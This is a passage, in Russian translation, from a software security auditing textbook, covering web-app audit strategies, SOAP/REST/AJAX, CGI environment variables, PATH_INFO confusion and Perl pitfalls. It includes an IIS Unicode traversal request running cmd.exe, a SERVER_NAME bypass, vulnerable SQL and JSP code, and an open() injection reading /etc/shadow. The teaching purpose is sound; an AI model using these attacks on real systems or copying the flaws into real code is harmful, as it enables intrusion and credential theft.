Аудит веб-приложения может оказаться серьезным вызовом. Естественно, полезно изучить фреймворк и технологию, лежащие в основе приложения. Если вам поручен аудит конкретного набора веб-приложений и у вас достаточно времени, такая работа определенно полезна. Однако если приходится проверять приложения на консультационной основе или проверять приложения многих команд разработки либо нескольких бизнес-подразделений организации, может быть трудно одновременно держать в голове все используемые технологии и поддерживать собственную экспертизу безопасности. Следующие разделы предлагают несколько стратегий аудита веб-приложений, расширяющих процесс, представленный в главе 4, "Процесс анализа приложения". Эти стратегии должны помочь при аудите незнакомого и сложного веб-приложения.

## Сосредоточьтесь на элементах

Сколько бы бизнес-объектов, XML-анализаторов или уровней косвенности ни было задействовано в системе, веб-приложения выполняют несколько общих прямолинейных действий.

Сосредоточение на них может помочь понять, как все работает и где расположены или должны быть расположены средства безопасности. Попробуйте изолировать следующие действия:

- **Взаимодействие с веб-сервером:** попытайтесь определить, где веб-приложение взаимодействует со строкой запроса и отправленными параметрами. Если можно проследить данные от взаимодействия клиента с веб-сервером дальше, часто можно понять, как организована система. Нужно искать каждый параметр, которым пользователи могут манипулировать, и по возможности проследивать эти пользовательские данные через всю обработку веб-приложения.
- **Взаимодействие с сеансом:** сеансы играют важную роль в современных веб-приложениях, поэтому изучите каждую переменную сеанса и попытайтесь найти все места в приложении, где переменная читается или изменяется. Эта информация часто ведет к пониманию того, как атаковать приложение.
- **Взаимодействие с ОС хоста или файловой системой:** это взаимодействие - одно из самых слабых мест веб-приложений, уступающее разве что взаимодействию с базой данных. Каждый раз, когда система открывает файл или запускает программу, нужно внимательно изучать, как строятся имя файла, имя программы или аргументы программы. Если удастся изолировать такое поведение, обычно можно найти функциональность для эксплуатации.
- **Взаимодействие с базой данных:** SQL-инъекция - главная уязвимость веб-приложений, и она должна быть основной областью исследования в аудите веб-приложения. Если можно понять, где приложение взаимодействует с базой данных, часто можно изолировать каждое интересующее конечное действие. Обязательно внимательно проверяйте взаимодействие с базой данных на возможности SQL-инъекции.
- **Отображение HTML:** каждое веб-приложение должно отрисовывать HTML пользователям в ответ на запросы. Иногда этот механизм может быть сильно обфусцирован, но его полезно попытаться изолировать. На каком-то этапе аудита проверьте этот код на уязвимости межсайтового скриптинга.

## Black box тестирование

Black box тестирование может быть критически важным инструментом, если вы пытаетесь извлечь максимум из ограниченного времени. Оно также полезно для тестирования труднодоступного кода или компонентов приложения, для которых у вас нет исходного кода. Обязательно прочитайте боковую вставку этой главы о тестировании уязвимостей SQL-инъекции. Если удастся вызвать уязвимость SQL-инъекции, а затем проследить ее причину в исходном коде, часто можно найти ошибку, которую разработчики повторяют в других местах своих веб-приложений.

## Атакуйте с разных сторон

Иногда полезно менять подход, особенно если кажется, что вы не продвигаетесь в понимании запутанной веб-системы. Один хороший подход - сквозной анализ данных. Проследите пользовательский запрос от веб-сервера к уровню данных и обратно к веб-серверу. Этот подход помогает сосредоточиться на потоке данных, критичном для безопасности приложения.

Можно также попробовать мыслить объектно-ориентированно. Посмотрите на систему с более высокого уровня и изучите каждый компонент изолированно. Задокументируйте, что делает каждый компонент, и проведите мозговой штурм потенциальных проблем, которые могут возникнуть при его соединении с другими компонентами.

Иногда полезно отступить назад и почитать об инфраструктурном коде, который использует веб-сайт. Узнайте больше о технологии или даже, если время позволяет, попробуйте запрограммировать простую веб-функциональность с той же технологией и посмотреть, какие проблемы заметите.

Если вам просто нужен перерыв от кода, можно потратить время на построение автоматизированной атаки против механизма входа или токенов сеанса. Если вы найдете уязвимость безопасности, можно написать автоматизированный сценарий для ее эксплуатации, а затем посмотреть, насколько далеко ее можно развить. Потратьте некоторое время на прямое black box тестирование приложения.

## Не делайте предположений

Используйте свое незнание как преимущество: ключом является творческий подход. Современные корпоративные веб-приложения часто глубоко укоренены в определенной проектной модели или технологии, которая может скрывать многие детали обработки. Как внешний аудитор, вы приносите свежий взгляд. Ваша цель - понять, как система действительно работает, а не как она должна работать. Сядьте и попробуйте изо всех сил, но старайтесь не делать предположений. В идеале хорошо бы иметь возможность по ходу проверять разные теории о веб-технологии. Нередко даже старший разработчик допускает ошибку вроде тонкого непонимания моделей потоков в веб-технологии. Для выявления таких потенциальных проблем может понадобиться человек со свежей перспективой.

## Тестирование и эксперименты критичны

С учетом роли фреймворков приложений в современных веб-приложениях значительная часть системы, вероятно, написана третьими сторонами. Поскольку у вас нет исходного кода этих компонентов, приходится полагаться на интуицию и здоровую дозу тестирования живой системы.

Обязательно тестируйте промежуточное ПО, веб-сервер и конфигурацию. Попробуйте обходить встроенные механизмы аутентификации, добавляя к URL странные символы, такие как %00, %2f и %5c. Изучите уязвимости, которые поражали другие похожие веб-технологии, и посмотрите, нельзя ли применить их каким-либо образом. Тщательно проверьте конфигурацию и убедитесь, что нельзя добраться ни до какой функциональности, которая должна быть защищена. Исследуйте базы уязвимостей, например ранее упомянутый сайт Security Focus, на предмет проблем, которые затрагивают ПО или затрагивали его в прошлом.

## Испачкайте руки

Вы проследживаете что-то, и оно внезапно исчезает в сложном куске кода фреймворка, для которого у вас нет исходников? Если есть время и место кажется интересным, выполните reverse engineering. Java-код довольно хорошо восстанавливается из байт-кода, а ассемблер x86 или SPARC не так труден, если у вас есть хорошие инструменты вроде IDA Pro, рассмотренной в главе 4.

## Перечислите всю функциональность

Один способ убедиться, что приложение покрыто должным образом, - попытаться перечислить всю функциональность, доступную пользователям, а затем убедиться, что вы внимательно изучили эту функциональность. Например, перечислите каждый URL, который можно вызвать, каждый сервлет и действие сервлета, все каталоги в веб-дереве, все включаемые файлы, все конфигурационные файлы, все открытые порты и все сторонние программные компоненты.

## Поставьте цель и идите к ней

Иногда полезным упражнением бывает придумать конкретную цель, а затем попытаться найти способ ее достичь. Например, можно сказать: "Я хочу разместить мошеннический заказ" или "Я хочу просмотреть информацию о счете другого пользователя". Отсюда можно изучить весь код, который может быть релевантен вашей атаке, и попробовать придумать способы достичь этой цели.

## Summary

Эта глава представила распространенные технологии и подходы, используемые в веб-приложениях. Вы узнали о диапазоне уязвимостей, распространенных в веб-приложениях и поддерживающих их компонентах. Наконец, вы увидели несколько стратегий выявления и диагностики этих проблем в реальных приложениях. В главе 18 вы расширите эту основу и изучите специфику веб-технологий. Вместе с этой главой она должна дать вам все инструменты, необходимые, чтобы быстро приступить к делу при оценке безопасности веб-приложения.

## Глава 18. Веб-технологии

"Твоя подготовка начинается сейчас. Когда я закончу с тобой, ты станешь сотрудником элитного агентства, которое без всякой благодарности защищает эту страну со времен второй Американской революции, невидимой."

Hunter, The Venture Bros.

### Введение

В эпоху после краха доткомов Web сильно изменился. Статическое содержимое и простые постраничные интерфейсы заменяются веб-конвейерами и насыщенными веб-приложениями. Эти новые технологии часто вместе называют "Web 2.0". На самом базовом уровне подход Web 2.0 не добавляет ничего нового к безопасности веб-приложений. Однако он использует веб-технологии настолько глубоко, что часто оказывается более подвержен стандартным веб-уязвимостям.

Эта глава рассматривает технологии и фреймворки, из которых состоит современный Web. Она начинается с обсуждения новых технологий Web 2.0 и вводит большую часть высокоуровневых понятий, которые понадобятся при разговоре о веб-приложениях. Затем внимание переносится на конкретные вопросы реализации, связанные с шестью наиболее популярными фреймворками веб-приложений. Понимая и технологические тенденции, и реализацию, вы создадите основу, необходимую для оценки подавляющего большинства веб-приложений.

### Web Services и Service-Oriented Architecture

Web Services - это программная модель для распределенных вычислений, которая в последние годы набирает популярность. Инфраструктура Web Services похожа на Java remote method invocation (RMI), Common Object Request Broker Architecture (CORBA) и Distributed Component Object Model (DCOM): она предоставляет фреймворк, с помощью которого разработчики могут создавать программные компоненты, легко взаимодействующие с другими программными компонентами, независимо от того, работают ли они на той же машине или на сервере на другом конце мира. Это взаимодействие достигается через машинный обмен данными по транспортам на базе HTTP, обычно для передачи XML-сообщений.

Web Services обычно раскрывают интерфейсы в форме, пригодной для машинного обнаружения, хотя обязательного требования к такому формату нет. Web Services Description Language (WSDL) - самый популярный формат для описания таких интерфейсов; он определяет имя и расположение сервиса, прототипы методов и, возможно, документацию к сервису. Существуют инструменты, которые используют WSDL-файлы для генерации заглушек на разных языках для взаимодействия с целевыми Web Services. Можно проектировать веб-сервис вокруг документной модели программирования: получать и отправлять XML-документы узлам-партнерам и использовать стандартные API работы с XML для декодирования, разбора и создания документов. WSDL не привязан к конкретной реализации, поэтому ответственность за согласованность и точность документа ложится на платформу или разработчика. По этой причине WSDL-документы, созданные вручную, вполне могут содержать ошибки или пропускать методы. Кроме того, сейчас нет стандарта для поиска WSDL-документов, хотя обычно они заканчиваются расширением .wsdl и отдаются где-то на целевом сайте.

Service-oriented architecture (SOA) - общий термин для слабо связанного набора Web Services. Эта архитектура стала популярной за последние несколько лет, поскольку HTTP превратился в довольно универсальный протокол связи. Большинство веб-сервисов используют протоколы связи, основанные на Simple Object Access Protocol или Representational State Transfer; подробнее об этих протоколах говорится в следующем разделе, хотя требования использовать конкретный протокол связи нет.

Вопрос о том, вносят ли Web Services какие-либо новые уязвимости, отчасти зависит от точки зрения. Веб-сервисы могут быть более склонны к уязвимостям, связанным с XML, таким как XML external entities (XXE) и XPath injection, описанным в главе 17, "Web Applications". Их анализ также может требовать большего внимания к некоторым классам эксплуатационных уязвимостей. В частности, для взаимодействия сервер-сервер необходимы автоматизированные или основанные на сертификатах механизмы аутентификации. Часто обе стороны взаимодействия проверяются недостаточно, а интерфейсы, предназначенные для серверов, оказываются общедоступными.

## SOAP

Simple Object Access Protocol (SOAP) - это протокол для обмена XML-сообщениями, обычно через транспортный механизм HTTP. Ценность SOAP в том, что он полностью основан на простых текстовых открытых стандартах. Главная критика SOAP состоит в том, что на практике он сложен и требователен к пропускной способности. В основном SOAP можно аудировать так же, как любое другое веб-приложение. Он раскрывает методы, которые могут быть уязвимы к SQL-инъекциям, XML-инъекциям и другим проблемам.

Тело SOAP-запроса содержится в конверте, который определяет запрошенный сервис, метод и параметры. Расширения SOAP также могут добавлять шифрование и аутентификацию методов на основе подписей в дополнение к любым методам на базе HTTP; однако этот компонент подробно в этой главе не рассматривается. Тело SOAP-сообщения дает дополнительную возможность для фильтрации данных. Проверка по XML-схеме может помочь предотвратить разные атаки, включая SQL-инъекцию, межсайтовый скриптинг (XSS), манипуляции памятью и различные атаки на основе XML. Однако схема не является безошибочным методом; она все равно может пропустить вредоносные данные. При аудите уделяйте особое внимание приложениям, которые целиком полагаются на защиту на основе схем, и ищите вредоносные данные, способные успешно пройти проверку.

## REST

Representational State Transfer (REST) включает почти любой тип протокола взаимодействия веб-сервисов, который не является SOAP, поэтому обмен на основе REST может принимать любую форму. К счастью, с REST часто используется XML, так что большая часть обсуждения SOAP применима и здесь. JavaScript Object Notation (JSON) - еще один популярный формат обмена данными для REST. Он используется в основном клиентскими приложениями и представляет собой просто способ упаковать данные в объект JavaScript. Преимущество JSON в том, что он обычно меньше эквивалентного XML и легко потребляется веб-браузерами. Поэтому JSON часто используется в динамических приложениях, а не во взаимодействии сервер-сервер. Это означает, что JSON применяется в областях, более склонных к XSS-уязвимостям, особенно к хранимому XSS. Поэтому нужно внимательно убедиться, что атакующие не могут передать необработанный JavaScript для объекта, закодированного в JSON.

## AJAX

Asynchronous JavaScript and XML (AJAX) - термин для нового поколения высокоинтерактивных веб-приложений. Эти приложения широко используют клиентские сценарии, таблицы стилей и асинхронное взаимодействие, чтобы создавать пользовательские интерфейсы, ведущие себя как типичные богатые клиентские приложения. Интересная особенность AJAX-приложения в том, что это клиентская технология. По определению такая технология почти не должна влиять на безопасность. Однако широкое использование динамического клиентского содержимого может начать размывать границу между данными, которые должны находиться на клиенте, и данными, которые должны оставаться на сервере. При анализе таких приложений уделяйте особое внимание утечке информации на клиент и недостаточной фильтрации данных на сервере. Это ничем не отличается от уязвимостей, описанных в главе 17; просто такую ошибку еще легче допустить при разработке AJAX.

## Платформы веб-приложений

Теперь, когда у вас есть представление о направлении развития веб-приложений, нужно понять детали платформ, на которых эти приложения работают. В главе 17 рассматривались общие темы и классы уязвимостей, с которыми нужно быть знакомым. Однако выбор платформы может сильно влиять на то, какие уязвимости встречаются чаще и как они проявляются. Поэтому оставшаяся часть главы рассматривает тонкости самых популярных платформ. Эта информация не исчерпывающая, но она должна дать основу для выявления уязвимостей в приложениях, построенных на этих платформах.

## CGI

Стандарт Common Gateway Interface (CGI) определяет, как обычный исполняемый файл взаимодействует с веб-сервером для создания динамического веб-содержимого. Он описывает, как две программы могут использовать возможности своей среды выполнения, чтобы передавать все необходимое об HTTP-запросе и ответе. В частности, CGI-программа получает сведения об HTTP-запросе через переменные окружения, командную строку и стандартный ввод, а все инструкции и данные HTTP-ответа возвращает через стандартный вывод.

Маловероятно, что вам придется проверять безопасность простого CGI-приложения, поскольку как прием динамического веб-программирования CGI устарел уже как минимум на десятилетие. Однако современные веб-технологии, явно и неявно, настолько многое заимствуют из интерфейса CGI, что полезно разобрать технические нюансы, сохранившиеся до сих пор. Следующие разделы сосредоточены на артефактах, которые по-прежнему создают проблемы безопасности для веб-разработчиков.

## Индексированные запросы

В модели CGI большая часть информации о входящем HTTP-запросе помещается в переменные окружения CGI-программы. Они подробно рассматриваются в следующем разделе, но их имена, такие как `QUERY_STRING` и `SERVER_NAME`, вероятно, покажутся знакомыми. Большинство людей знает, что стандартный ввод (`stdin`) CGI-программы используется для передачи тела HTTP-запроса, что обычно называют "отправкой данных POST". CGI использует стандартный вывод для передачи HTTP-ответа веб-серверу.

Теперь посмотрим на аргументы командной строки. Вы, вероятно, предполагали, что параметры строки запроса GET передаются через командную строку. Однако оказывается, что это предположение почти полностью неверно. Строка запроса всегда находится в переменной окружения `QUERY_STRING`, но почти никогда не передается через командную строку. Это утверждение, вероятно, покажется совершенно неправильным тем, кто видел действенность URL вроде следующего:

```
GET /scripts/..%c1%c1../winnt/system32/cmd.exe?/c+dir+c:\
```

Эта Unicode-атака работает потому, что непреднамеренно иницирует устаревшую форму HTTP-запроса, называемую "indexed query". Indexed queries стары: они появились раньше HTML-форм и современных методов GET и POST. В какой-то момент их почти добавили в спецификацию HTTP как запрос `TEXTSEARCH`, но в финальный черновик они так и не попали. До того как в HTML появились поля ввода и кнопки, на веб-сайт можно было разместить только поле поиска с помощью тега `<ISINDEX>` на странице. Он помещает на сайт единственное текстовое поле ввода и до сих пор работает, если вы захотите увидеть его в действии. Если пользователь вводит в поле данные и нажимает Enter, веб-браузер отправляет indexed query к странице. Например, ввод строки "jump car cake door" заставляет браузер отправить такой запрос:

```
GET /name/of/the/page.exe?jump+car+cake+door
```

Веб-сервер интерпретирует этот indexed query, запуская `page.exe` с массивом аргументов `argv[ ]` вида {"page.exe", "jump", "car", "cake", "door"}. Исходным разделителем строки был знак плюс, а не амперсанд, но в остальном это близко к механизму строки запроса, используемому сегодня.

Поэтому, когда современный веб-сервер видит запрос со строкой запроса, он проверяет, является ли это indexed query. Если строка запроса содержит незэкранированный знак равенства (=), веб-сервер решает, что это обычный GET-запрос со строкой запроса, помещает строку запроса в переменную окружения `QUERY_STRING` и не передает CGI-программе аргументы командной строки.

Если веб-сервер видит строку запроса без знака равенства, он предполагает, что это indexed query. Он все равно помещает всю строку запроса в `QUERY_STRING`, но также настраивает аргументы командной строки для запуска CGI-программы.

## Переменные окружения

В модели CGI большая часть информации о веб-запросе передается через переменные окружения. Важно понимать эти переменные, потому что они перешли в большинство новых веб-технологий. На самом деле несколько тонко сбивающих с толку переменных, унаследованных от интерфейса CGI, до сих пор путают новых разработчиков.

Некоторые переменные являются простыми фрагментами данных, которые копируются прямо из HTTP-запроса клиента, а другие веб-сервер заполняет, чтобы описать свою среду выполнения и конфигурацию. Наконец, некоторые переменные содержат анализ и интерпретацию запроса. Веб-сервер анализирует и обрабатывает запрос до момента, когда решает вызвать CGI-программу.



Часть этого анализа передается CGI, и именно эти переменные обычно вызывают проблемы из-за своей тонкой семантики.

## Статические переменные

Начнем с переменных, которые остаются одинаковыми для нескольких запросов:

- `GATEWAY_INTERFACE`: эта переменная сообщает CGI-программе, какую версию CGI-интерфейса использует веб-сервер, например `CGI/1.1`.
- `SERVER_SOFTWARE`: эта переменная содержит имя и версию веб-сервера, управляющего CGI-шлюзом, например `Apache 1.32.3`.

## Прямолинейные переменные запроса

Эти переменные меняются в зависимости от HTTP-запроса, но источник информации и их смысл довольно прямолинейны:

- `REMOTE_ADDR`: эта переменная содержит IP-адрес машины, отправляющей запрос веб-серверу. Если используются балансировщик нагрузки или прокси-устройство, это часто их IP-адрес.
- `REMOTE_HOST`: эта переменная содержит полное доменное имя узла, отправляющего запрос серверу, если оно доступно. И снова, это не всегда реальное имя клиентского узла; оно может указывать на прокси-сервер.
- `REMOTE_IDENT`: если веб-сервер опрашивает IDENT-сервер на клиенте и получает ответ с именем пользователя клиента, это имя помещается в эту переменную.
- `CONTENT_LENGTH`: эта переменная содержит число байтов, которые веб-сервер собирается отправить CGI-программе через `stdin`. Это размер данных тела HTTP-запроса, например `10000`, то есть 10 000 байтов.
- `CONTENT_TYPE`: эта переменная содержит тип носителя данных тела запроса, отправленных через `stdin`, например `application/x-www-form-urlencoded`. Если сервер не может определить его из запроса, он может его опустить.
- `AUTH_TYPE`: эта переменная сообщает CGI, какой тип HTTP-аутентификации запросил пользователь, если запросил. Веб-сервер разбирает это значение, например `Basic`, из поля заголовка `Authorization`.
- `REMOTE_USER`: если пользователь аутентифицируется с помощью HTTP-аутентификации, эта переменная содержит имя пользователя. Иначе она не определена.
- `REQUEST_METHOD`: эта переменная содержит HTTP-метод, использованный клиентом, например `GET`, `POST` или `TRACE`.

## Повторенные переменные запроса

Для каждой строки HTTP-запроса, которую видит веб-сервер, он переводит ее в подходящее имя переменной окружения и передает приложению. Например, заголовок HTTP-запроса содержит такой `ter User-Agent`:

```
User-Agent: AwesomeWebBrowser/1.5
```

CGI-движок переводит имя переменной в верхний регистр. Затем он заменяет все дефисы на подчеркивания и наконец добавляет `HTTP_` в начало всех автоматически преобразованных полей заголовка запроса. В итоге получается переменная окружения `HTTP_USER_AGENT` со значением `AwesomeWebBrowser/1.5`.

Веб-сервер помещает некоторые поля заголовков запроса, такие как Content-Length и Content-Type, в основные переменные окружения, поэтому ему не нужно преобразовывать эти поля и дублировать информацию. Кроме того, CGI-движки не должны переводить некоторые поля заголовков запроса по соображениям безопасности, например данные авторизации в base64, предоставленные пользователями. Это разумно: если веб-сервер обрабатывает аутентификацию и проверку учетных данных, нет причин дополнительно раскрывать CGI-сценарию имена пользователей и пароли.

## Синтезированные переменные запроса

По мере обработки запроса веб-сервер создает более тонкие переменные. Изначально система CGI была спроектирована вокруг простой модели файлового дерева, предполагающей, что URI ссылается на файл, существующий в файловой системе. В современных приложениях это предположение часто неверно, поскольку веб-сервер может выполнить несколько сопоставлений путей перед определением итогового URI. Во многих случаях сервер должен синтезировать итоговый URI вместе с переменными и информацией о состоянии, соответствующими требованиям CGI-программы.

При запуске CGI-программа получает указание, что ее вызывают от имени конкретного URI, называемого URI сценария. Это может быть тот же URI, который запросил клиент, или полностью произвольная конструкция веб-сервера. В любом случае вся информация, предоставленная в отдельных переменных окружения, должна выглядеть так, будто относится к одному исходному запросу пользователя. Эти синтезированные переменные запроса описаны в следующем списке:

- **SERVER\_NAME**: эта переменная представляет собой просто имя узла веб-сервера. Она указана среди синтезированных переменных запроса, потому что некоторые допустимые запросы включают имя узла от клиента. Полностью записанный URL содержит имя узла в GET-строке, а поддержка виртуального хостинга в большинстве веб-серверов позволяет клиенту передавать имя узла в заголовке запроса. Поэтому у веб-сервера есть некоторая свобода при построении того, что CGI увидит как имя узла сервера. Inge Henriksen, независимый исследователь безопасности, обнаружил, что Internet Information Services (IIS) 4, 5 и 6 поддаются такому влиянию, и он

описал несколько ситуаций, где SERVER\_NAME считался неизменяемым; материал был заархивирован на <http://secunia.com/advisories/16548/>. Атака сводится к тому, чтобы изменить запрос вроде следующего:

```
GET /test.asp HTTP/1.0
```

на такой запрос:

```
GET http://localhost/test.asp HTTP/1.0
```

IIS доверяет переданному имени узла как разумному указанию виртуального хоста, и затем определенный код, проверяющий, что SERVER\_NAME равен localhost, оказывается обойден.

- **SERVER\_PORT**: эта переменная содержит TCP-порт, на который пришел запрос. Это значение тоже должно быть довольно неизменяемым, но, возможно, атакующие как-то могут на него повлиять. Впрочем, это маловероятно.
- **SERVER\_PROTOCOL**: эта переменная указывает протокол, использованный клиентом при отправке запроса. Обычно это что-то вроде HTTP/1.1, примерно соответствующее протоколу, указанному в первой строке HTTP-запроса.

- **PATH\_INFO**: эта переменная относится к менее известному приему, используемому для передачи аргументов CGI-сценариям и другому динамически выполняемому коду. Допустим, в вашем веб-дереве в каталоге `/scripts` есть программа с именем `compute.exe`. Если кто-то отправляет такой веб-запрос:

```
GET /scripts/compute.exe HTTP/1.0
```

он вызывает программу `compute.exe` именно так, как вы ожидаете. Вот запрос с добавленным **PATH\_INFO**:

```
GET /scripts/compute.exe/compute_slow/output_blue HTTP/1.0
```

Это может быть не тем, чего вы ожидали, но веб-сервер все равно запускает `compute.exe`. Алгоритм, который используют веб-серверы при интерпретации имени пути, останавливается на первом таком надежном совпадении. Все после совпавшего имени считается дополнительными аргументами программы и называется **PATH\_INFO**. Поэтому строка `/compute_slow/output_blue` передается `compute.exe` в переменной окружения **PATH\_INFO**.

- **PATH\_TRANSLATED**: если неявная поддержка **PATH\_INFO** по умолчанию в веб-серверах кажется вам странной, то **PATH\_TRANSLATED** заставит задуматься, из какой подпольной лаборатории она выползла. Чтобы получить значение для **PATH\_TRANSLATED**, веб-сервер сначала интерпретирует компонент запроса **PATH\_INFO** как имя пути, предполагая, что оно относительно корня документов. Затем он преобразует это имя пути из виртуального пути веб-деревя в фактический путь в нижележащей файловой системе. Не сразу понятно, зачем кому-то все это делать, и тем удивительнее, что это одно из немногих стандартных поведений веб-серверов. Однако такая обработка полезна, если вы хотите использовать CGI-программу как обертку или фильтр для других файлов или содержимого. Допустим, в вашем веб-дереве есть популярная веб-страница `/cake.html`, и вы написали программу, которая переводит файлы с английского на французский. Вы также можете поместить программу `French` в корень своего веб-сайта.

Если пользователи переходят на `www.cakestories.com/French/cake.html`, они в итоге запускают программу `French` с **PATH\_INFO**, равным `/cake.html`. Поэтому **PATH\_TRANSLATED** берет `/cake.html` и определяет физический путь на диске, соответствующий этому файлу. Когда `French` запускается, ее переменная окружения **PATH\_TRANSLATED** устанавливается во что-то вроде `/home/jim/jenny/website/htdocs/cake.html`. Программа `French` может напрямую открыть этот файл через API файловой системы, сделать свою магию и отобразить результаты.

**PATH\_TRANSLATED** также можно использовать для создания программ-оберток, если веб-сервер это поддерживает. Программа, основанная на **PATH\_TRANSLATED**, просто открывает файл, указанный в этой переменной окружения, предполагая, что ее вызвали с этим именем файла. Благодаря небольшой ловкости рук со стороны веб-сервера программа `French` не обязана находиться в веб-дереве или в непосредственном файловом пути.

- **QUERY\_STRING**: эта переменная означает именно то, на что похоже ее имя, что после предыдущих двух переменных окружения, вероятно, приносит облегчение. Это все в запрошенном URI после вопросительного знака. Например, допустим, у вас есть программа по адресу `/convert.exe`, и отправлен такой запрос:

```
GET /convert.exe?query HTTP/1.0
```

Переменная QUERY\_STRING устанавливается в query, даже если это indexed query. Она всегда содержит строку запроса, если такая строка есть. Теперь рассмотрим такой запрос:

```
GET /convert.exe/allthestuff/pathinfoisfun?queryingis/also/fun
```

PATH\_INFO в этом запросе равен /allthestuff/pathinfoisfun, а QUERY\_STRING - queryingis/also/fun. Строка запроса - это просто все после вопросительного знака в URI.

- SCRIPT\_NAME: эта переменная является веб-путем, который можно использовать для идентификации выполняющегося CGI. Она не должна перекрываться с PATH\_INFO или QUERY\_STRING, и вы должны иметь возможность объединить все три переменные, чтобы собрать URI сценария, обрабатываемый CGI-программой. SCRIPT\_NAME должен быть URL, который сценарий может использовать для ссылки на самого себя при взаимодействии с веб-сервером.

## Path Confusion

Если подумать об открытых функциях в спецификации CGI, там не так много помощи для разработчиков, которые хотят знать, где их приложение находится в веб-дереве и файловой системе. Странность в том, что имена переменных окружения звучат так, будто имеют для этой задачи логическое назначение. Большинство людей предполагает, что PATH\_INFO - это путь к каталогу, где находится сценарий. Они предполагают, что PATH\_TRANSLATED - это просто имя пути, сопоставленное с физической файловой системой. Однако эти переменные даже отдаленно не ведут себя так, как подразумевают их имена. Забавно, что иногда разработчикам везет благодаря обстоятельствам, и их код работает достаточно хорошо, хотя они используют переменные неправильно.

Итак, обработка путей CGI предоставляет исторический интерфейс, который довольно непоследователен, решает не те задачи и легко понимается и используется неправильно. Естественно, в той или иной форме он был перенесен почти во все веб-технологии как универсальный интерфейс. Следующие разделы объясняют, как некоторые распространенные переменные окружения были включены в современные веб-среды, с акцентом на PATH\_INFO, PATH\_TRANSLATED, QUERY\_STRING и SCRIPT\_NAME, потому что они самые важные или самые сбивающие с толку. Таблица 18-1 резюмирует эти переменные.

**Таблица 18-1. Распространенные переменные окружения Web**

| Language                                                   | Interface                                                           |
|------------------------------------------------------------|---------------------------------------------------------------------|
| PATH_INFO: additional path argument information            |                                                                     |
| CGI and Perl                                               | Environment variable PATH_INFO                                      |
| PHP                                                        | <code>\$_SERVER['PATH_INFO']</code>                                 |
| ASP and ASP.NET                                            | <code>Request.ServerVariables("PATH_INFO")</code>                   |
| Java and JSP                                               | <code>Request.getPathInfo()</code>                                  |
| PATH_TRANSLATED: a filename mapped to the real file system |                                                                     |
| CGI and Perl                                               | Environment variable PATH_TRANSLATED                                |
| PHP                                                        | <code>\$_SERVER['PATH_TRANSLATED']</code>                           |
| ASP and ASP.NET                                            | <code>Request.ServerVariables("PATH_TRANSLATED")</code>             |
| Java and JSP                                               | <code>Request.getPathTranslated()</code>                            |
| QUERY_STRING: everything to the right of the ?             |                                                                     |
| CGI and Perl                                               | Environment variable QUERY_STRING                                   |
| PHP                                                        | <code>\$_SERVER['QUERY_STRING']</code> , among others               |
| ASP and ASP.NET                                            | <code>Request.ServerVariables("QUERY_STRING")</code> , among others |
| Java and JSP                                               | <code>Request.getQueryString()</code>                               |

|                                              |                                        |
|----------------------------------------------|----------------------------------------|
| SCRIPT_NAME: virtual path to the running URI |                                        |
| CGI and Perl                                 | Environment variable SCRIPT_NAME       |
| PHP                                          | \$_SERVER['SCRIPT_NAME']               |
| ASP and ASP.NET                              | Request.ServerVariables("SCRIPT_NAME") |
| Java and JSP                                 | Request.getServletPath()               |

## Пример уязвимости, связанной с PATH\_INFO

Одна распространенная ошибка безопасности - не учитывать информацию PATH\_INFO при проверке безопасности имени файла. Если динамический код строит свое представление о SCRIPT\_NAME так, что оно включает PATH\_INFO или строку запроса, целостность этого имени файла может быть нарушена. Ниже приведен реальный пример проверки безопасности, которая пошла не так:

```
if (!request.getRequestURI().endsWith("_proc.jsp")){

    session.invalidate();

    weblogic.servlet.security.

        ServletAuthentication.logout(request);

    RequestDispatcher rd = application.getRequestDispatcher(

        "/sanitized/login.jsp");

    rd.forward(request, response);

}else{

    ...

    Actual page content

    ...

}
```

В этом коде функция `request.getRequestURI()` используется, чтобы получить имя файла текущей выполняющейся программы, а затем код пытается проверить, что это действительно JSP-файл. Проблема в том, что нужно было проверять эквивалент SCRIPT\_NAME; он извлекается с помощью `getServletPath()`. Функция `getRequestURI()` похожа, но включает любой присутствующий PATH\_INFO. Поэтому атакующий может обойти проверку безопасности, добавив лишний PATH\_INFO, заканчивающийся на `_proc.jsp`.

## Perl

Perl был популярным языком для создания CGI-сценариев, потому что хорошо подходил для быстрого текст-ориентированного веб-программирования. Однако в новых промышленных системах он встречается редко; в основном его вытеснили PHP, Java и решения Microsoft. Если Perl присутствует, он обычно ограничен небольшими одноразовыми фрагментами более крупного веб-приложения, а код часто существует уже несколько лет.

Perl - чрезвычайно гибкий язык, спроектированный так, чтобы давать разработчикам много способов выполнить задачу. В нем много "магии": выражения выполняют тонкое поведение за сценой, чтобы все работало гладко. Само собой, в Perl хватает и ловушек безопасности.

## SQL Injection

Доступ к базам данных обычно выполняется через модуль Perl DBI, хотя могут использоваться и другие механизмы. В общем случае для поиска кода взаимодействия с базой данных нужно выполнить регистронезависимый поиск по строкам DBI, ODBC, SQL, SELECT, EXECUTE, QUERY и INSERT. Ниже приведен краткий пример того, как выглядит уязвимый SQL-код DBI в Perl:

```
use DBI;

...

$dbh = DBI->connect("DBI:mysql:test:localhost","test","tpass");

...

$sth = $dbh->prepare("select * from cars where brand='$brand'");

$sth->execute;
```

Этот код отправляет простой уязвимый SQL-запрос к базе данных MySQL. Интересная деталь в том, что код сначала подготавливает, а затем выполняет запрос. Однако подготовленный запрос уязвим, потому что пользовательские данные не связаны как параметры.

## Доступ к файлам

Perl имеет гибкие механизмы доступа к файловой системе, но эта гибкость делает такие механизмы восприимчивыми к пользовательским манипуляциям. Самый распространенный способ открыть дескриптор файла - функция `open()`. Опасно позволять пользователям управлять частями строки имени файла, передаваемой этой функции, поскольку строка имени файла может задавать режим доступа к файлу или даже сказать `open()`, что нужно породить оболочку и выполнить команду. Эти проблемы подробно рассмотрены в главе 8, "Strings and Metacharacters".

Например, допустим, у вас есть CGI-сценарий, который берет пользовательскую переменную и помещает ее в `$firstname`. Следующий код может стать катастрофой безопасности:

```
open(MYHANDLE, "$firstname");
```

Пользователи могут указать имя файла, заканчивающееся или начинающееся символом канала, и выполнить произвольную команду через имя файла вроде `cat /etc/shadow|`. Пользователи также могут открыть любой файл в файловой системе для чтения, записи или добавления.

Еще один важный нюанс: Perl подвержен проблеме внедрения NUL-байта. Он не рассматривает завершающий NUL-байт как конец строки, но когда его строки передаются нижележащей ОС, ОС учитывает их. Поэтому, если у вас есть такой код:

```
open(MYHANDLE, "/usr/local/myapp/desc/".$firstname.".txt");
```

